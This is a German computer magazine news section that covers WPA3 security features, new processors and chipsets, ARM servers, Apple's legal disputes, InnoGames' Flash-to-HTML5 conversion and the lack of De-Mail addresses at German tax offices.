Die als Suite-B von der NSA gesammelten, unter Experten als vertrauenswürdigen Krypto-Empfehlungen sollen bei WPA3 für ein einheitliches Schutzniveau sorgen, vom Schlüsselaustausch über den Verschlüsselungsalgorithmus bis zum Hashing. Sie vermeiden beispielsweise, dass die sichere AES-Chiffre mit den unsicheren Hash-Algorithmen SHA1 oder MD5 kombiniert wird. Deshalb gibt es im WPA3-Prüfplan für das Wifi-Zertifikat der WFA erstmals auch Negativtests, damit ein Gerät verbotene Kombinationen weder anbietet noch akzeptiert. Für den Schlüsselaustausch mittels eines vorab festgelegten Passworts in der Personal-Variante setzt

WPA3 auf SAE (Simultaneous Authentication of Equals). Das im RFC 7664 der IETF Dragonfly genannte Verfahren erschwert mittels „Zero-knowledge Proof“ das Offline-Knacken des Passworts so sehr, dass es selbst für exzellent ausgestattete Angreifer aussichtslos wird – herkömmliche Hardware angenommen.

Ferner stellt SAE sicher, dass ein Angreifer auch bei Kenntnis des Passworts keine Datenpakete nachträglich entschlüsseln kann (Perfect Forward Secrecy).

WPA3 kommt

WPA3 kommt immer im Paket mit PMF: Protected Management Frames verhindern unter anderem Deauthentication-Angriffe, mit denen Angreifer versuchen, WLAN-Clients vom aktuellen Access Point zu lösen und auf einen Honeypot unter ihrer Kontrolle zu locken.

Fehlen wird OWE (Opportunistic Wireless Encryption), obwohl die WFA sie noch im Januar als einen wesentlichen Fortschritt von WPA3 herausstellte. Mit OWE hätte der unverschlüsselte Betrieb von WLANs ein Ende finden können. Doch nach Jahren unbeachteter Diskussionen von Sicherheitsexperten raufte sich eine Gruppe unbeteiligter Firmen zusammen und opponierte erfolgreich gegen OWE.

Anders als WPA3-Enterprise und -Personal braucht OWE kein Passwort oder Geheimnis. So würde eine WLAN-Basis ähnlich wie beim als „Open“ bezeichneten, unverschlüsselten Betrieb jedem Client Zugang gewähren. Trotzdem können Basis und Client individuelle Sitzungsschlüssel aushandeln.

Damit wäre OWE sogar sicherer als WPA2-Personal, weil niemand das gemeinsame Geheimnis kennt, anhand dessen die Geräte ihre Sitzungsschlüssel aushandeln. Denn bei WPA2-Personal können Angreifer diese errechnen, wenn sie das Geheimnis kennen und den vierstufigen Anmeldeprozess belauschen können.

Die OWE-Gegner bemängeln, dass ein simultaner Betrieb von unverschlüsselten und OWE-Netzen im selben AP kompliziert zu implementieren sei. Auch müsse gegenüber SAE weiterer Code ent-

wickelt werden. Es sei einfacher, OWE durch SAE mit einheitlichem Passwort zu ersetzen. Da der Streit um OWE noch läuft, wird es in der ersten Welle WPA3-fähiger Geräte wohl nicht implementiert sein und WLAN-Hotspots müssen noch einige Zeit unverschlüsselt weiterfunken.

Noch dieses Jahr

Mitte Mai hat Qualcomm als erster Chiphersteller angekündigt, WPA3 in die nächste Treiberversion seiner aktuellen WLAN-Bausteine einzubauen. Man darf also damit rechnen, dass die neue Verschlüsselung noch in diesem Jahr per Firmware- oder Treiber-Update in erste Geräte einzieht. Zwar will AVM, in dessen aktuellen Fritzboxen Qualcomm-Chips funken, mit dem bald erscheinenden FritzOS 7 schon Protected Management Frames einführen. WPA3 wird aber erst später folgen.

Gegenwärtig beabsichtigt die WFA, WPA2 und WPA3 zwei Jahre lang parallel zu führen. Danach würde WPA2 entfallen und WPA3 für alle WFA-zertifizierten Geräte verpflichtend werden. So könnte WPA2 bei neuen Geräten schon 2020 fehlen.

Alte Clients werden dadurch aber nicht ausgesperrt: Alle WPA3-Geräte müssen auf WPA2 zurückfallen können (WPA3-SAE Transition mode). Denn bis alle alte, nur WPA2-fähige Hardware aus dem Markt verschwunden ist, wird es noch geraume Zeit dauern. Und bis dahin sollte man wie gewohnt auch an WPA3-fähigen Routern das voreingestellte WLAN-Passwort ändern. (ea@ct.de) **ct**

WPA3-Ankündigung, Deauth-Angriff:
ct.de/yxar



Auch bei WPA3 werden WLAN-Router eine Koppeltaste haben, mit der man Clients bequem per Tastendruck anmelden kann.

Intels erste 10-nm-CPU's

Mit dem 15-Watt-Zweikerner Core i3-8121U fällt der Startschuss für Intels 10-nm-Prozessoren. Er gehört laut Herstellerdatenbank zur Cannon-Lake-Familie und damit zur nächsten Evolutionsstufe der Core-Architektur. Zugleich handelt es sich um den ersten Mobilprozessor, in den die Befehlssatzerweiterung AVX512 integriert ist. Diese war bisher der Skylake-SP-Architektur vorbehalten und kam daher nur im Enthusiasten- und Server-Bereich zum Einsatz. Die Taktraten mit 2,2 Basis- und 3,2 Turbo-GHz liegen nicht höher als bei vergleichbaren Kaby- oder Coffee-Lake-Modellen. Neu ist der Support für bis zu 32 GByte Low-Power-DDR4-Speicher mit bis zu 2400 MHz.

Der Core i3-8121U verfügt nicht über die in seiner Klasse eigentlich obligatorische, integrierte Grafikeinheit. Es gibt reichlich Spekulationen darüber, warum der Prozessor ohne diese antreten muss. Die Vermutungen reichen von schlechter Fertigungsausbeute des 10-nm-Prozesses über Designfehler im GPU-Teil bis hin zu reiner Produktpolitik. Etwas abgemildert werden die Unkenrufe durch einen Screenshot aus Futuremarks Systeminfo. Dort ist ein Core m3-8114Y mit aktiver integrierter Grafik zu sehen, der ebenfalls der Cannon-Lake-Familie angehört. (csp@ct.de)

Intel: Z390-Chipsatz für Übertakter

Intel bringt einen neuen Flaggschiff-Chipsatz für Mainboards mit der Fassung LGA1151v2. Der Z390 löst den eigentlich veralteten, nachträglich für Coffee Lake fit gemachten Z370 ab. Der Z390 schließt technisch zu den speziell für Coffee- und Cannon-Lake-CPU's entwickelten 300er-Chipsätzen (B360, H370 & Co., siehe S. 90) auf. Er hat somit unter anderem USB 3.1 Gen 2 (SuperSpeedPlus) und CNVi-WLAN bereits an Bord. Traditionell schaltet Intel die Übertaktungsfunktionen für die CPU-Kerne, die integrierte Grafikeinheit und den Arbeitsspeicher exklusiv für Z-Chipsätze in Kombination mit einem „K“-Prozessor frei. Außerdem darf der Z390 optional zwei PCI-Express-Karten mit jeweils acht PCIe-Lanes anbinden oder alternativ drei Grafik- oder andere PCI-Express-Karten mit 8+4+4 Lanes parallel betreiben. Den B- und H-Modellen verwehrt Intel dies. (csp@ct.de)

Der Z390-Chipsatz komplettiert das für Endkunden gedachte Portfolio aus H310, B360 (im Bild) und H370.



„Mech 2“-Label für MSIs Radeon-Karten




Der erste Vertreter der neuen Serie ist die Radeon RX 580 Mech 2 8G OC mit Polaris-GPU.

MSI hat Mitte Mai eine neue Reihe von Radeon-Grafikkarten vorgestellt. Die „Mech 2“-Modelle sind für AMDs Mittelklasse-GPUs mit Polaris-Architektur vorgesehen und sollen ab Ende Juli weltweit in den Handel kommen. Eine der ersten Karten wird die Radeon RX 580 Mech 2 8G OC sein. MSI zielt mit Merkmalen wie speziell angepassten und bestückten Platinen, RGB-LED-Beleuchtung und mächtigen Kühlblöcken klar auf Spieler ab. Auch sollen die Torx-2.0-Lüfter einen stärkeren Luftstrom erzeugen und dabei leiser arbeiten als ihre Vorgänger. Während die bereits bekannte Armor-Reihe GeForce- und Radeon-Karten vereint, wird die Mech-Reihe exklusiv die AMD-Chips beherbergen. Vorhandene „Gaming“-Modelle mit Radeon werden wohl nur noch abverkauft. (csp@ct.de)

Nvidia streicht GeForce-Marketing-Programm

Mit dem im März eingeführten GeForce Partner Program, kurz GPP, versuchte Nvidia, die Grafikkartenhersteller enger und vor allem deren Gaming-Marken exklusiv an sich zu binden. AMDs Radeon-Produkte wollte man aus Asus' ROG, MSIs Gaming oder Gigabytes Aorus herausdrängen. Doch die öffentliche Resonanz war aufgrund der drohenden Zementierung von Nvidias Vormachtstellung im Grafikkartenbereich sehr negativ. Anfang Mai zog man in Santa Clara die Reißleine, sodass GPP nun Geschichte ist. Nvidia kündigte in einem Blogbeitrag die Einstellung des Programmes an und beteuert, missverstanden worden zu sein. Es sei nur um die klare Erkennbarkeit der Marke GeForce gegangen. Doch statt gegen Falschinformation zu kämpfen, gebe man GPP lieber auf. (csp@ct.de)

ARM64-Prozessoren für Server



Die britische Firma Avantek verkauft ThunderX2-Einschübe für ihren Rack-Server 2U4N.

Rund zwei Jahre nach der Ankündigung des Serverprozessors ThunderX2 gibt die Marvell-Tochterfirma Cavium die allgemeine Verfügbarkeit bekannt. Ab sofort sind 40 ThunderX2-Versionen mit 16 bis 32 ARM64-Kernen sowie 1,6 bis 2,5 GHz Taktfrequenz erhältlich. Einst war auch von 54-Kernen die Rede, die nun anscheinend nicht mehr geplant sind.

Die ThunderX2-Varianten unterscheiden sich auch in Bezug auf Multithreading (1 bis 4 Threads per Core), in der Anzahl der PCI-Express-3.0-Lanes (48 oder 56) und der Anzahl der Speicherkanäle (vier, sechs oder acht für DDR4-2666). Zwei ThunderX2 können in einem Server zusammenarbeiten und binden dann – genau wie AMD Epyc – bis zu 4 TByte Speicher an. Zu den ersten Firmen, die Systeme mit ThunderX2 verkaufen, gehören HPE, Cray, Atos Bull und Avantek. Pilotsysteme laufen in Supercomputer-Forschungsprojekten wie Mare Nostrium (Barcelona) oder Isambard (Uni Bristol).

Die Webseite ServeTheHome.com veröffentlicht Benchmarks eines Vorserien-Servers mit zwei der schnellsten Cavium ThunderX2 CN9980 mit insgesamt 64 Kernen und 256 Threads. Pro Chip zahlt man hier mit rund 1800 US-Dollar Listenpreis weniger als die Hälfte wie für einen AMD Epyc 7601; der Xeon

Gold 6148 kostet rund 3000 US-Dollar. Im direkten Vergleich unter Linux und mit dem Compiler gcc schlug sich das System mit zwei ThunderX2 recht gut.

Der ThunderX2 hat eine deutlich höhere Singlethreading-Performance als der 2015 vorgestellte ThunderX. Der ThunderX2 ging aus dem „Vulcan“-Projekt von Broadcom hervor; das Broadcom-Team für ARM64-Server hatte Cavium Anfang 2017 übernommen. Ende 2017 wurde Cavium dann von Marvell geschluckt.

Unterdessen wurde bekannt, dass sich Qualcomm aus dem Geschäft mit ARM64-Servern zurückzieht. Der 2012 von Intel zu Qualcomm gewechselte Anand Chandrasekher, der die Server-Sparte leitete, hat das Unternehmen bereits verlassen. Qualcomms einziger Server-Chip ist der Centriq 2400 mit bis zu 48 Kernen; er läuft aber nur in Single-Socket-Systemen. Möglicherweise schätzt Qualcomm diese Marktnische als zu klein ein.

Um die ARM64-Prozessoren der chinesischen Firma Phytium ist es recht still geworden. Damit ist außer Marvell/Cavium mit dem ThunderX2 derzeit nur noch Ampere mit dem A1 im ARM-Server-Rennen. Der A1 stammt von jenem Team, das bei Applied Micro den X-Gene entwickelt hatte. (ciw@ct.de)

Anzeige

Server&Storage-Notizen


Die Kartellbehörden haben dem **Verkauf von Toshiba's Speichersparte** an ein Konsortium um die Investorengruppe K.K. Pangea zugestimmt. Die rund 15 Milliarden US-Dollar schwere Transaktion soll nach Angaben von Toshiba zum 1. Juni abgeschlossen sein.

Intel bringt mit der Optane SSD 905P eine weitere **SSD mit dem schnellen 3D-XPoint-Spei-**

cher. Sie ist mit bis zu 960 GByte Kapazität erhältlich und sowohl als PCIe-Steckkarte als auch als U.2-Version im 2,5-Zoll-Gehäuse lieferbar.

Samsung hat die **MicroSD-Serie Pro Endurance** speziell für die Speicherung von Videodaten vorgestellt. Die Karten sind mit 32 und 128 GByte erhältlich, die Endurance der größten Karte soll bei rund 500 TByte liegen.

ARM-Kern für Sicherheitschips



Der ARM Cortex-M35P zielt auf leistungsfähige SmartCards und andere Sicherheitschips.

Auch in den Prozessoren vieler SmartCards und Trusted Platform Modules (TPMs) stecken ARM-Kerne. Der Cortex-M35P ist speziell für solche Anwendungen gedacht. Wie sein Vorgänger SecurCore SC300 kennt er „Anti-tampering“-Spezialfunktionen, die vor Hardware-Angriffen schützen sollen. Solche Attacken zielen beispielsweise darauf, geheime Schlüssel und Zertifikate auszulesen oder kryptografische Berechnungen zu schwächen, die der Chip durchführt. Während im SecurCore SC300 noch ein Cortex-M-Kern mit der älteren ARMv7-Mikroarchitektur steckt, gehört der Cortex-M35P zur aktuellen Generation ARMv8-M. Per TrustZone-Technik kann er vertrauenswürdige und nicht vertrauenswürdige Bereiche trennen. Außerdem enthält er eine Gleitkommaeinheit (FPU), einen digitalen Signalprozessor (DSP) sowie eine Koprozessor-Schnittstelle für weitere Rechenwerke.

(ciw@ct.de)

Steuermodule mit IoT-Protokoll MQTT

Zur Steuerung von Anlagen liefert die israelische Firma UniStream programmierbare Steuergeräte inklusive Display. Diese Programmable Logic Controllers (PLCs), hierzulande auch speicherprogrammierbare Steuerungen (SPS) genannt, können auch das IoT-Protokoll Message Queue Telemetry Transport (MQTT) verwenden. Zur Programmierung dient die Software UniLogic mit grafischer Oberfläche, die auch vorgefertigte Symbole und Anzeigen für den Touchscreen mitbringt.

Das 5-Zoll-Display der UniStream 5" US5-B5-R38 zeigt 480 × 800 Pixel. Das Modul enthält 12 Relais, die 24 Volt schalten. Außerdem gibt es 24 isolierte digitale Eingänge, vier schnelle Eingänge beispielsweise für Dreh-Encoder und zwei isolierte analoge Eingänge (0-10 Volt/0-20 mA). Andere Varianten der Steuermodule haben Anschlüsse für Thermofühler. Die UniStream-PLCs haben Fast-Ethernet- und USB-2.0-Anschlüsse sowie einen microSD-Kartenschacht. Dem nicht näher spezifizierten Prozessor stehen bei der US5-B5-R38 512 MByte RAM zur Verfügung, Programme können bis zu 1 GByte groß werden. Die Pro-Modelle enthalten Webserver zur Fernbedienung, spielen Videos und Töne ab. CAN-Bus, RS-232- und RS-485-Ports lassen sich nachrüsten. Bei Spectra kostet die US5-B5-R38 1155 Euro.


(ciw@ct.de)

MIPS I7200 für LTE- und Netzwerkchips

Die kalifornische Prozessorschmiede MIPS empfiehlt den 32-Bit-Prozessor I7200 für latenzkritische Anwendungen, etwa für Chips für kommende 5G-Netzwerke. Der I7200 gehört zur Klasse Warrior-I und verwendet die 32-Bit-nanoMIPS-ISA, ist also etwa mit dem I6500 verwandt. Letzteren setzt beispielsweise die Intel-Tochterfirma Mobileye in einem System-on-Chip (SoC) für die Bilddatenverarbeitung in autonomen Fahrzeugen ein.

Der I7200 ist für Multi-Core-SoCs mit bis zu vier Kernen ausgelegt. Er beherrscht auch Multithreading, das MIPS Vertical Multi-Threading (VMT) nennt. In einem SoC aus der 16-Nanometer-FinFET-Fertigung von TSMC soll ein I7200 rund 2 GHz Taktfrequenz erreichen und nur 0,27 Quadratmillimeter Chipfläche belegen, und zwar inklusive je 32 KByte L1-Cache für Daten und Befehle.

(ciw@ct.de)



Der MIPS-Kern Warrior I7200 ist für 5G- und Netzwerkchips mit kurzen Latenzen gedacht.

Präziser 3-Achsen-Sensor

STMicroelectronics (ST) bringt eine neue Serie besonders genauer und zehn Jahre lang lieferbarer Sensoren auf den Markt. Erstes Produkt ist der Drei-Achsen-Beschleunigungssensor IIS3DHHHC, der ein mikromechanisches System (MEMS) enthält. Er liefert Beschleunigungsdaten mit 16 Bit Auflösung über ein vieradriges Serial Peripheral Interface (SPI). Der Sensor steckt in einem quadratischen Gehäuse mit 5 Millimetern Kantenlänge und 1,7 Millimetern Höhe.

Der IIS3DHHHC soll wenig rauschen und im Bereich von -40 bis +80 Grad Celsius auch mit geringer Temperaturabhängigkeit arbeiten. Er enthält außerdem einen digital auslesbaren Thermofühler. Mit hoher Genauigkeit und langer Verfügbarkeit ist der IIS3DHHHC laut ST einerseits für industrielle Anwendungen attraktiv, andererseits für Messsysteme. Bei Abnahme ab 1000 Stück liegt der Preis des IIS3DHHHC bei rund 4,50 US-Dollar.

(ciw@ct.de)

Anzeige

Anzeige

Anzeige

Anzeige

Apple: Steuerstreit und Rüffel für Aktienrückkauf

Im seit 2016 anhaltenden Steuerstreit mit der EU-Kommission musste Apple eine Niederlage einstecken: Anders als erhofft darf die US-Regierung dem Konzern nicht zur Seite stehen, entschied der Gerichtshof der Europäischen Union (EuGH). Die höchste Instanz bestätigte damit das vorausgehende Urteil des Gerichts der Europäischen Union (EuG).


Die US-Regierung hatte im April 2017 eingewendet, die von der EU-Kommission geforderte Steuernachzahlung schmälere die Steuereinkünfte der USA und laufe somit bilateralen Steuerabkommen zuwider. Nach Ansicht des EuGH konnte die US-Regierung jedoch nicht belegen, dass sie vom Ausgang der Angelegenheit direkt betroffen ist.

Die EU-Kommission hatte die Steuervereinbarungen zwischen Apple und Irland als unzulässige staatliche Beihilfe gewertet. Irland soll deshalb 13 Milliarden Euro eintreiben. Sowohl Apple als auch Irland fechten die EU-Entscheidung an. Gleichwohl hat das Unternehmen inzwischen mit der Zahlung auf ein Treuhandkonto begonnen und streckt sie über Monate.

Nach der jüngsten US-Steuerreform bringt Apple einen Großteil der im Ausland geparkten Gewinne in die USA und will dort dafür rund 38 Milliarden Dollar an Steuern entrichten. Außerdem will der Konzern eigene Aktien im Wert von 100 Milliarden Dollar zurückkaufen. Das sei gut für die Wirtschaft, argumentierte Apple-Chef Cook, denn Aktionäre würden Steuern auf die Gewinne zahlen, wenn sie Aktien verkaufen.

Der Verbraucherschützer Ralph Nader fordert ihn hingegen auf, Sinnvolleres mit dem Geld zu tun. Nader meint, Aktienrückkäufe der Vergangenheit hätten sich nicht gelohnt. Beispielsweise habe Cisco seinen Börsenwert trotz aufwendiger Rückkäufe bis heute im Vergleich zu März 2000 halbiert – jedoch hingen die Gehälter der Manager an solchen Maßnahmen.

Nader liefert Apple gleich mehrere Vorschläge. Einer davon lautet, die Endkundenpreise zu senken. Zugleich ermahnt Nader Apple: „In den Sechzigern und Siebzigern wären die Margen, die Apple heute verdient, ein Signal für Wettbewerbs-hüter gewesen, um nach monopolistischen Praktiken oder unerlaubten Marktabsprachen zu suchen.“ Auch könne Apple „mit nur 2 Prozent der Summe einen kompletten Jahreslohn als Bonus für die 350.000 Foxconn-Mitarbeiter“ zahlen, die in China das iPhone zusammenschrauben. (dz@ct.de)



Tadel vom Verbraucherschützer: Ralph Nader hat mehrere Vorschläge, was Apple mit 100 Milliarden US-Dollar anfangen könnte, anstatt eigene Aktien zurückzukaufen.

10-GBit-Ethernet für Macs

Der Zubehörspezialist Sonnet hat einen Ethernet-Adapter mit 10GBase-T-Technik für Macs vorgestellt (10 GBit/s). Der Solo 10G wird über ein 0,5 Meter langes Kabel per Thunderbolt 3 an Macs angeschlossen und eignet sich auch für NBase-T (2,5 und 5 GBit/s) sowie für Audio-Video-Bridging gemäß der IEEE-Spezifikation 802.1Qav.

Kern des Adapters ist der Controller Aquantia AQC-107S. Mit Cat-6A-Kabeln überbrückt er im 10GBase-T-Modus bis zu 100 Meter, mit Cat-6-Kabeln sind es maximal 55 Meter. Das Gerät steckt in einem lüfterlosen Metallgehäuse von 79,5 mm × 114 mm × 27,2 mm Größe und wiegt rund 240 Gramm. Sonnet Solo 10G setzt Macs mit mindestens macOS 10.13.4 voraus und kostet 212 Euro. (dz@ct.de)



Eignet sich etwa zur Kopplung an Switches und NAS-Geräte mit 10-GBit/s-Ethernet: Sonnet Solo 10G mit Thunderbolt-3-Port.

Patentstreit um das iPhone-Design

Im Design-Patentstreit um Apples iPhone stehen sich in Kalifornien Apple und Samsung erneut vor Gericht gegenüber. Samsung musste zwar im Jahr 2015 insgesamt rund 550 Millionen US-Dollar an Apple zahlen, doch hatten die Südkoreaner gegen die Höhe der Strafe Widerspruch vor dem Obersten Gerichtshof eingelegt und erreichten einen Verweis zurück nach Kalifornien.

Zum Auftakt fordert Apple eine Milliarde US-Dollar von Samsung. Das sei zwar viel Geld, doch müsse man dies „in seinen Kontext einordnen“. Samsung habe die Patente „Millionen und Millionen und Millionen Mal“ verletzt. Samsung möchte die Strafzahlung hingegen auf höchstens 28 Millionen Dollar reduzieren lassen. Erste Zeugen von Apple argumentierten, das Unternehmen habe für das iPhone sehr viel eingesetzt. Der Vizepräsident für Produktmarketing, Greg Joswiak, sagte, Apple habe für die Entwicklung „alles riskiert, was [uns] damals erfolgreich gemacht hat und die Firma für das iPhone verwettet“.

Samsung hält dagegen, dass Apple versuche, Profite für das ganze Telefon von Samsung abzuziehen. „Doch die Designpatente decken eben nicht das gesamte Telefon ab.“ Apple stehe folgerichtig nur Geld für die Komponenten zu, bei denen Samsung Design-Patente verletzt habe. (dz@ct.de)

Der lange Abschied

Automatisierte Konvertierung von Flash in HTML5

Spätestens 2020 zieht Adobe bei Flash den Stecker. Entwickler wie der Hamburger Spiele-Entwickler InnoGames arbeiten an Methoden, um mit Flash entwickelte Web-Apps mit dem Open-Source-Compiler HAXE in HTML5-Anwendungen zu konvertieren.

Von Peter Kusenberg

Seit 1996 vertreibt Adobe seine Flash-Technik, die Browser-Nutzer regelmäßig vor den Kopf stößt, mit häufigen Updates, Abstürzen und Schlupflöchern für Schadcode. Steve Jobs monierte bereits 2010, dass Flash für Mobilgeräte ungeeignet sei und selbst in der ehemaligen Flash-Trutzburg YouTube sieht man seit 2015 Videos im HTML5-Format. So wie HTML5 in den vorigen Jahren seine Tauglichkeit als grundlegender Web-Code bewiesen hat, zeigt WebGL hochwertige 3D-Grafiken in Browsern, und mit OpenFL existiert eine günstige und verlässliche Plattform für die Spiele-Entwicklung.

Und dennoch: Flash geistert weiterhin als Zombie durchs Netz, nicht zuletzt in Form alter Flash-Games, deren Konvertierung in HTML5 eine Menge Arbeit, Zeit und Geld kosten würde.

Verfallsdatum

Bereits in gut zwei Jahren stellt Hersteller Adobe die Unterstützung von Flash ein. Daher müssen Entwickler entweder den Code ihrer Spiele neu schreiben oder sie wagen die Konvertierung. Der Hamburger Games-Anbieter InnoGames erwog erstmals im Herbst 2015, sein Städtebau-Strategiespiel „Forge of Empires“ in eine zeitgemäße Sprache zu übersetzen. Der technische Teamleiter André Keller wählte den programmierbaren Cross-Compiler HAXE, um den Flash-Code von „Forge of Empires“ vollautomatisiert in HTML5 und JavaScript zu übertragen; da InnoGames in der Mobil-Entwicklung Unity verwendet, hofft Keller auf eine Verbindung von Unity zu HAXE in der näheren Zukunft.

Keller lobt die geschmeidige Handhabung und das einfache Erlernen von HAXE, die ergiebige Dokumentation und die OpenFL-Anbindung. Die Entwickler schufen eine proprietäre Pipeline, durch die alle Flash-Daten flossen. Am Ende sammelten sie alle Fehlermeldungen in einer Datei, um die Fehler abzuarbeiten. Einfach war die Arbeit nicht, denn InnoGames entwickelten „Forge of Empires“ seit 2012 als Browser-Spiel in der Flash-Sprache ActionScript 3. Unter anderem wegen Apples Flash-Abstinenz entstand die iOS-Version als Neufassung in C++, die als Basis für die Android-Version im Jahre 2015 diente. Hier kamen laut Keller rund zehn Programmierer zum Einsatz, während das aktuelle HAXE-Team aus vier Leuten besteht. „Forge of Empires“ erwirtschaftete mit weltweit rund 70 Millionen Spielern 2017 rund die Hälfte seines Umsatzes mit den Browser-Versionen – deshalb war die sukzessive Umstellung im laufenden Betrieb wichtig.

Zwei Jahre Entwicklung

Zwei Jahre dauerte es vom ersten HTML5-Prototypen bis zum Release-Kandidaten. Ein großes Problem beim Einsatz von HAXE stellte der Sound dar. Kellers Team achtete darauf, die gleichen Dateien für die Flash- und die HTML5-Version zu verwenden. Zur Konvertierung aller Spiel-funktionen entwickelten Sie eigene Tools für HAXE.

Im InnoGames-Archiv auf Github stellt der Hersteller die offiziellen Tool-Versionen per Pull-Request zur Verfügung, womit InnoGames zum Open-Source-Contributor von OpenFL, Lime und Starling geworden ist.

Bei den internen Tests kommt als unterstes Referenzsystem ein schlichter 200-Euro-Laptop mit Onboard-Grafikchip zum Einsatz, wie er bei vielen Kunden zu finden ist. Seit Anfang 2018 können Spieler die HTML5-Betaversion ausprobieren. Die Umwandlung der Daten von ActionScript 3 via HAXE zum HTML5-Endprodukt dauert etwa zwei Minuten pro Build. Nach der Veröffentlichung bekommt der Spieler den gewählten Client im Browser angezeigt: entweder die alte Flash- oder die neue HTML5-Version.

Die HTML5-Beta-Version läuft zumindest auf dem Referenz-Laptop stabil, schnell und in ungefähr gleicher grafischer Qualität wie in Flash. Nutzer von Safari, Firefox, Opera, Chrome werden kaum einen Unterschied feststellen – lediglich auf Microsofts Browsern läuft die HTML5-Version nicht in der gewünschten Qualität. „Nur etwa fünf bis zehn Prozent der Nutzer wechseln wieder zurück zu Flash“, erklärte Keller.

Auf Mobil-Browsern kann es unter HTML5 jedoch zu Verbindungsabbrüchen mit dem Online-Server kommen. Auf Smartphones und Tablets stehen deshalb weiterhin die in C++ programmierten App-Versionen zur Verfügung. Allerdings fehlt diesen gegenüber der Browser-Variante der Spielmodus „Guild vs Guild“. Keller hofft, die HTML5-Probleme auf Mobilgeräten bis zum Ende des Jahres zu beheben und die Flash-Version möglichst bald in Rente zu schicken. (hag@ct.de) **ct**

Konvertierungs-Tools von InnoGames:
ct.de/yr3v



Mit dem Open-Source-Compiler HAXE übersetzen die InnoGames-Entwickler den Flash-Code von „Forge of Empire“ in HTML5, JavaScript und C++.

Keine De-Mail-Adresse fürs Finanzamt

Beim Finanzamt schriftlich einzureichende Dokumente können seit Anfang 2018 auch per De-Mail eingereicht werden. So steht es in § 87 Absatz 3 Satz 4 Nummer 2 der Abgabenordnung (AO). In der Praxis scheitert das jedoch bisher daran, dass die Finanzämter gar keine De-Mail-Adressen haben, an die ihnen Steuerpflichtige etwas schicken könnten. Auf entsprechende Anfragen antworten die Ämter meist gar nicht. Erst mit etwas Nachdruck antwortete etwa das Finanzamt Hannover-Süd nach etwa vier Wochen, dass der De-Mail-Empfang „leider“ noch nicht möglich sei. Man habe die Anfrage an das Landesamt für Steuern weitergeleitet, um zu erfahren, ob in absehbarer Zeit mit einer Einrichtung zu rechnen ist, von dort jedoch bislang keine Rückmeldung erhalten.

Das zuständige Finanzministerium in Hannover teilte auf Anfrage der c't mit, dass sich aus dem Gesetz keine Verpflichtung der Finanzbehörden zur Eröffnung eines De-Mail-Zugangs ergebe. Das gute alte Prinzip, wonach sich aus einem Recht des Bürgers auch eine entsprechende Verpflichtung des Staates ergibt, scheint in Steuerangelegenheiten also nicht zu gelten. Statt auf De-Mail setzen die Länder auf das im Auftrag aller von Bayern betriebene Elster-Portal, über das Steuererklärungen elektronisch eingereicht werden können. Auch für andere einzureichende Schriftsätze soll das Portal bereits jetzt oder jedenfalls in Kürze entsprechende Funktionen bereitstellen.

Unklar ist dabei allerdings, auf welchem Weg die Behörde antworten soll. Wer seine Steuererklärung elektronisch einreicht, erhält auch die Bescheid-Daten auf diesem Wege zurück. Damit er von der Bereitstellung erfährt, muss der Steuerpflichtige eine elektronische Adresse angeben, über die er benachrichtigt werden kann. Klassischerweise ist das eine E-Mail-Adresse. Ein ausgesprochen unsicheres Verfahren, schon wegen zahlreicher Phishing-Mails, deren Absender sich als Finanzamt ausgeben. Wem eine Benachrichtigung entgeht, weil Phishing-Filter sie aussortiert haben, hat Pech gehabt: Mit der Benachrichtigung beginnt auch die knappe Frist für einen Widerspruch gegen den Steuerbescheid.

Die Recherchen der c't nahm der finanzpolitische Sprecher der FDP-Fraktion im Niedersächsischen Landtag, Christian Grascha, zum Anlass für eine Anfrage an die von SPD und CDU ge-

Wie die meisten Landesfinanzminister will auch der niedersächsische Finanzminister Reinhold Hilbers (CDU) keine De-Mails für die Finanzämter.



